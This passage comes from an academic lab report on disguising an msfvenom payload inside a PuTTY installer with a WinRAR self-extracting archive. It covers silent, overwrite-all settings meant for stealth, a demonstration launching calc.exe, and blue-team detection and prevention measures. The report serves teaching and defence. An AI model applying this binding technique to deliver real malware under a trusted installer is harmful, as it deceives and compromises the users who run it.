



Figure 8.4: SFX Options — Advanced Tab Showing Correct Sequential Execution Configuration

Step 4: Modes & Update Tab Configuration

Additional SFX configuration parameters were set to enhance the stealth profile of the archive:

- Modes Tab — Silent Mode: Set to 'Hide all' to suppress any WinRAR extraction progress windows or dialogs. This prevents the user from seeing any extraction activity, making the SFX appear to be a standard application launcher.
- Update Tab — Overwrite Mode: Set to 'Overwrite all existing files' to ensure no user prompts appear if files already exist in the extraction directory, maintaining the seamless execution flow.






Figure 8.5: WinRAR SFX Modes Tab — Configuring Silent Extraction Mode

After clicking OK, WinRAR processed both files and generated the final bound executable: putty_installation.exe.

9. Execution Demonstration & Final Evidence

9.1 The Final Bound Artifact

Upon successful completion of the WinRAR SFX creation process, the final bound artifact — `putty_installation.exe` — was generated in the working directory. This single executable file contains:

- The WinRAR SFX module (extraction and execution logic).
- The compressed `harmless_payload.exe` (PoC payload).
- The compressed `putty.exe` (carrier application).
- The SFX configuration script (Setup, Silent, and Overwrite directives).




Figure 9.1: The Final SFX-Bound Executable — `putty_installation.exe` Ready for Execution

9.2 Execution and Visual Proof

The `putty_installation.exe` was double-clicked to initiate execution. The following sequence of events occurred within milliseconds:

- Windows shell passed the execution request to the SFX module within `putty_installation.exe`.
- The SFX module extracted both `harmless_payload.exe` and `putty.exe` to the `%TEMP%` directory.
- `harmless_payload.exe` was executed first, which internally called `CreateProcess()` or `WinExec()` to launch `C:\Windows\System32\calc.exe`.
- `putty.exe` was then executed, displaying the PuTTY configuration dialog.
- Both applications appeared on screen simultaneously.




Figure 9.2: Definitive Evidence — `calc.exe` and `PuTTY.exe` Launched Simultaneously via SFX Payload

9.3 Validation and Analysis

The simultaneous appearance of Windows Calculator and the PuTTY configuration window on the Windows 10 target machine constitutes definitive proof of the successful operation of the entire payload delivery and binding mechanism. This result validates:

- Payload Generation: msfvenom successfully compiled the windows/exec shellcode into a functional PE executable.
- File Transfer: The Python HTTP server successfully served the file, and PowerShell successfully downloaded it without corruption.
- SFX Binding: WinRAR successfully bound both executables with the correct execution configuration.
- Sequential Execution: Both executables were extracted and run in the correct order by the SFX module.
- Delivery Mechanism Proof: The entire chain — from payload creation to execution on the target — was demonstrated successfully.

10. Defensive Countermeasures (Blue Team Perspective)

10.1 Overview of the Blue Team Role

While this practical primarily adopts a Red Team (offensive) perspective to understand attack mechanics, a complete cybersecurity analysis must equally address the defensive countermeasures available to system administrators, security operations center (SOC) analysts, and endpoint protection solutions. The Blue Team is responsible for detecting, preventing, and responding to the techniques demonstrated in this report.

10.2 Detecting SFX-Bound Payloads

Several technical controls can detect or prevent the SFX payload binding technique demonstrated in this practical:

- **Endpoint Detection & Response (EDR):** Modern EDR solutions (CrowdStrike Falcon, Microsoft Defender for Endpoint, SentinelOne) monitor process creation events. When an SFX archive runs, it spawns child processes from %TEMP% — a strong Indicator of Compromise (IOC). Rules can be written to alert on any executable spawned from temporary directories.
- **YARA Rules:** YARA is a tool used to identify and classify malware samples based on textual or binary patterns. Security analysts can write YARA rules to detect WinRAR SFX modules prepended to archives, especially when combined with executable content.
- **File Hash Analysis:** Each file has a unique cryptographic hash (MD5, SHA-256). Maintaining a hash whitelist of approved software (application allowlisting) allows security teams to immediately identify any executable whose hash doesn't match an approved application, including SFX-bound payloads.
- **Monitoring %TEMP% Extraction:** File system monitoring via Sysmon (System Monitor) can log file creation events in %TEMP% or %APPDATA% directories. Sudden creation of executable files in these directories followed by process execution is a high-confidence IOC.

- Network Traffic Analysis: Even though the windows/exec payload doesn't create network connections, a network-based Meterpreter payload would generate outbound connections. Next-generation firewalls (NGFW) and Network Detection & Response (NDR) tools can detect unusual outbound connections, especially to non-standard ports.

10.3 User Awareness and Prevention

Technical controls alone are insufficient without addressing the human element — the primary attack vector exploited by Trojan-based delivery mechanisms. User Security Awareness Training (USAT) programs should emphasize:

- Official Sources Only: Always download software from official vendor websites or enterprise-approved software repositories. Never download executables from peer-to-peer networks, unofficial mirrors, or unsolicited emails.
- Verify File Hashes: Before executing any downloaded executable, verify its SHA-256 hash against the official hash published by the software vendor. Most legitimate vendors publish SHA-256 checksums alongside their downloads.
- Principle of Least Privilege: Standard user accounts should not have administrator privileges. Many payload delivery techniques require elevated privileges to install persistence mechanisms. Restricting user rights limits the blast radius of a successful infection.
- Email Security Gateways: Implement email security solutions that sandbox and analyze attachments before delivery, blocking executables and macro-enabled documents.
- Software Allowlisting: Implement application control policies (Windows AppLocker, WDAC) that prevent the execution of any software not explicitly authorized by IT, blocking unknown or unsigned executables including SFX-bound payloads.

11. Conclusion & References

11.1 Conclusion

This practical successfully demonstrated the end-to-end lifecycle of a safe, laboratory-controlled payload delivery mechanism — from payload generation on a Kali Linux attack workstation to its binding with a legitimate application and final execution on a Windows 10 target machine. The exercise provided valuable, hands-on exposure to several critical cybersecurity domains simultaneously.

The key skills and knowledge acquired through this practical include:

- **Ethical Hacking Methodology:** A structured, phase-based approach to penetration testing, from environment setup to evidence documentation.
- **Virtual Lab Design:** Configuring isolated, safe virtual environments using VMware Workstation Pro for security research without risk to real-world systems.
- **Metasploit Framework Proficiency:** Practical use of msfvenom for payload generation, with a deep understanding of payload types and format options.
- **Network File Transfer:** Setting up temporary HTTP servers for file delivery and using PowerShell for file retrieval in Windows environments.
- **Antivirus Interaction:** Understanding how signature-based antivirus (Windows Defender) detects commodity payloads, and the professional context in which real-time protection is temporarily adjusted in controlled labs.
- **SFX Archive Engineering:** Advanced use of WinRAR's SFX functionality to bundle multiple executables with custom execution order and stealth configuration.
- **Defensive Security Awareness:** Understanding the Blue Team perspective — how to detect, monitor, and prevent the very techniques demonstrated from the offensive side.

The successful execution of this practical — evidenced by the simultaneous launch of Windows Calculator and PuTTY on the target machine — confirms mastery of the payload delivery and binding concept. This knowledge forms a critical foundation for advanced topics in ethical hacking, including payload obfuscation, evasion techniques, post-exploitation, and incident response.

11.2 References

The following authoritative sources were consulted in the preparation of this report:

- Offensive Security. (2024). Metasploit Unleashed — Free Ethical Hacking Course. <https://www.offsec.com/metasploit-unleashed/>
- Rapid7. (2024). Metasploit Framework Documentation — msfvenom. <https://docs.rapid7.com/metasploit/>
- Microsoft Corporation. (2024). Microsoft Defender Antivirus Documentation. <https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/microsoft-defender-antivirus-windows>
- RARLAB. (2024). WinRAR Self-Extracting Archive Documentation. <https://www.win-rar.com/selfextract.html>
- NIST. (2024). NIST Cybersecurity Framework 2.0. <https://www.nist.gov/cyberframework>
- MITRE ATT&CK. (2024). T1566 — Phishing and T1027 — Obfuscated Files or Information. <https://attack.mitre.org/>
- Microsoft Sysinternals. (2024). Sysmon — System Monitor. <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>
- The PuTTY Team. (2024). PuTTY Download Page. <https://www.chiark.greenend.org.uk/~sgtatham/putty/>

END OF REPORT

Advanced Payload Delivery Mechanisms — Academic Practical Report | Usman Ali | 16 August 2026